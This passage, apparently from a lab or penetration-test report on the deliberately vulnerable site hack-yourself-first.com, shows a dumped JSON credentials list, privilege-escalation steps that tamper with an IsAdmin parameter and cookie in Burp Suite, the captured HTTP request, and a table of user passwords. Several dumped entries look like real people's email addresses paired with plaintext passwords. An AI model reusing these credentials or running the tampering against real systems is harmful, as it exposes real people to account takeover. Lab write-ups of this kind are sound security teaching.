","LastName":"Rot","IsAdmin":null,"Password":"abcd1"},{"UserId":33,"Email":"mihamoga_93@yahoo.com","FirstName":"Mihaela","LastName":"Moga","IsAdmin":null,"Password":"Pacific123"},
{"UserId":34,"Email":"chiraramona23@yahoo.com","FirstName":"Chitacu","LastName":"Ramona","IsAdmin":null,"Password":"3t5tkXTK5X"},
{"UserId":35,"Email":"ramonachitaci@gmail.com","FirstName":"Chitacu","LastName":"Ramona","IsAdmin":null,"Password":"ramluc86"},
{"UserId":36,"Email":"b00s123@gmail.com","FirstName":"betzalel","LastName":"haim","IsAdmin":null,"Password":"b123"},
{"UserId":37,"Email":"yard92@walla.com","FirstName":"Test","LastName":"A","IsAdmin":null,"Password":"123"},
{"UserId":38,"Email":"chiraramona25@gmail.com","FirstName":"Ramona","LastName":"Lucia","IsAdmin":null,"Password":"test12"},
{"UserId":39,"Email":"manioiana58@yahoo.com","FirstName":"jshjd","LastName":"sdsdfs","IsAdmin":null,"Password":"alalal"},
{"UserId":40,"Email":"dummy@pm.me","FirstName":"dummy","LastName":"dummy","IsAdmin":null,"Password":"dummy1234"},
{"UserId":41,"Email":"test@gmail.com","FirstName":"ale","LastName":"test","IsAdmin":null,"Password":"uqamcgbi"},
{"UserId":42,"Email":"test1@gmail.com","FirstName":"ale","LastName":"ioana","IsAdmin":null,"Password":"test12345"},
{"UserId":43,"Email":"diana@gmail.com","FirstName":"Diana","LastName":"Levner","IsAdmin":null,"Password":"PASSWORD"},
{"UserId":44,"Email":"orororor04444@gmail.com","FirstName":"Or","LastName":"Schneider","IsAdmin":null,"Password":"BigBoss"},
{"UserId":45,"Email":"barak@gmail.com","FirstName":"barak","LastName":"dahan","IsAdmin":null,"Password":"Qwer4321"},
{"UserId":46,"Email":"1234@gmail.com","FirstName":"E","LastName":"S","IsAdmin":null,"Password":"123456789"},{"UserId":47,"Email":"444@gmail.com","FirstName":"Es","LastName":"SW","IsAdmin":null,"Password":"1111"},
{"UserId":48,"Email":"123@gmail.com","FirstName":"E","LastName":"SW","IsAdmin":null,"Password":"Qwert4321"},
{"UserId":49,"Email":"tests232@test.com","FirstName":"dsadscad","LastName":"dsadscad","IsAdmin":null,"Password":"dsadscad"},
{"UserId":50,"Email":"test@test.com","FirstName":"test","LastName":"test","IsAdmin":null,"Password":"kpjnikvq"},{"UserId":51,"Email":"zxcv@gmail.com","FirstName":" admin","LastName":"
```

Figure 13: Credentials List

Privilege Escalation via Role Parameter Tampering

- Step 1: Registered a new user account from the official UI.
- Step 2: After successful login, captured the POST request from the browser in Burp Suite's HTTP History: **POST /api/profile/update**
- Step 3: Sent the request to Repeater, and modified the payload: **IsAdmin=false** to **IsAdmin=true**
- Step 4: Sent the altered request.
  - Received HTTP 302 (Found) — indicating redirection.
  - Clicked "Follow Redirection" in Burp Suite.
  - Copied the redirected URL and pasted it in browser.


Result: Successfully accessed the Admin Panel with elevated privileges.



```
POST /Account/Register HTTP/2
Host: hack-yourself-first.com
Cookie: ASP.NET_SessionId=wcwkz0cizqk3a2bf4cvqutyy; IsAdmin=true; VisitStart=
7/21/2025 9:17:27 PM
Content-Length: 97
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://hack-yourself-first.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hack-yourself-first.com/Account/Register
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

Email=admin002%40gmail.com&FirstName=Admin&LastName=Me&Password=Admin123&
ConfirmPassword=Admin123
```

```
        <script src="
        /bundles/jquery?v=yMmPMlTxecYcoWtCWW3jYgH0fr9kiAas0fb-W5I001A1">
        </script>

        <script src="
        /bundles/jqueryval?v=k09SZjRLUEvNZbFlwaTlhsJ0tOngQHr32HeNdumCbRM1">
        </script>

        <script src="
        /bundles/bootstrap?v=NE-C7tK4A7Qr22gKpUJS59z6HQSltlZdBjgam_8c3I01">
        </script>




        <script>
            (function (i, s, o, g, r, a, m) {
                i['GoogleAnalyticsObject'] = r;
                 i[r] = i[r] || function () {
                     (i[r].q = i[r].q || []).push(arguments)
                },
                 i[r].l = 1 * new Date();
                 a = s.createElement(o),
                m = s.getElementsByTagName(o)[0];
                 a.async = 1;
                 a.src = g;
                 m.parentNode.insertBefore(a, m)
            }
            )(window, document, 'script',
            '//www.google-analytics.com/analytics.js', 'ga');

            ga('create', 'UA-43629727-1', 'troyhunt.com');
            ga('send', 'pageview');
            </script>
        </body>
    </html>
```

Figure 14: Changing Privilege



Supercar Showdown - Supercar
Users - Supercar Showdown
https://hack-yourself-first.com/Secret/Users
Supercar Showdown
Leaderboard
Register
Log in
Search
24°C
Mostly cloudy
Search
ENG
IN
03:34 AM
22-07-2025

Users

Email	First name	Last name	Password
troyhunt@hotmail.com	Fname	Lname	!@#$%^&*
sebastianvettel@f1.com	Sebastian	Vettel	sunshine
kimiraikkonen@f1.com	Kimi	Räikkönen	iloveyou
fernandoalonso@f1.com	Fernando	Alonso	12345
lewishamilton@f1.com	Charles	Leclerc	thx1138
felipemassa@f1.com	Felipe	Massa	rainbow
markwebber@f1.com	Mark	Webber	gogogo
romaingrosjean@f1.com	Romain	Grosjean	scorpion
pauldiresta@f1.com	Paul	di Resta	jordan23
nicorosberg@f1.com	Nico	Rosberg	trinity
jensonbutton@f1.com	Jenson	Button	wwwww
sergioperez@f1.com	Sergio	Pérez	america1
danielricciardo@f1.com	Daniel	Ricciardo	millions
adriansutil@f1.com	Adrian	Sutil	ffffffff
nicohulkenberg@f1.com	Nico	Hülkenberg	sporting

Figure 15: Users table

References

[1] Wendt, M. (2023). The basics of web security: Xss, csrf, sqli. *Medium.com*, 1. https://medium.com/devquicktips/the-basics-of-web-security-xss-csrf-sqli-482d253a34bf.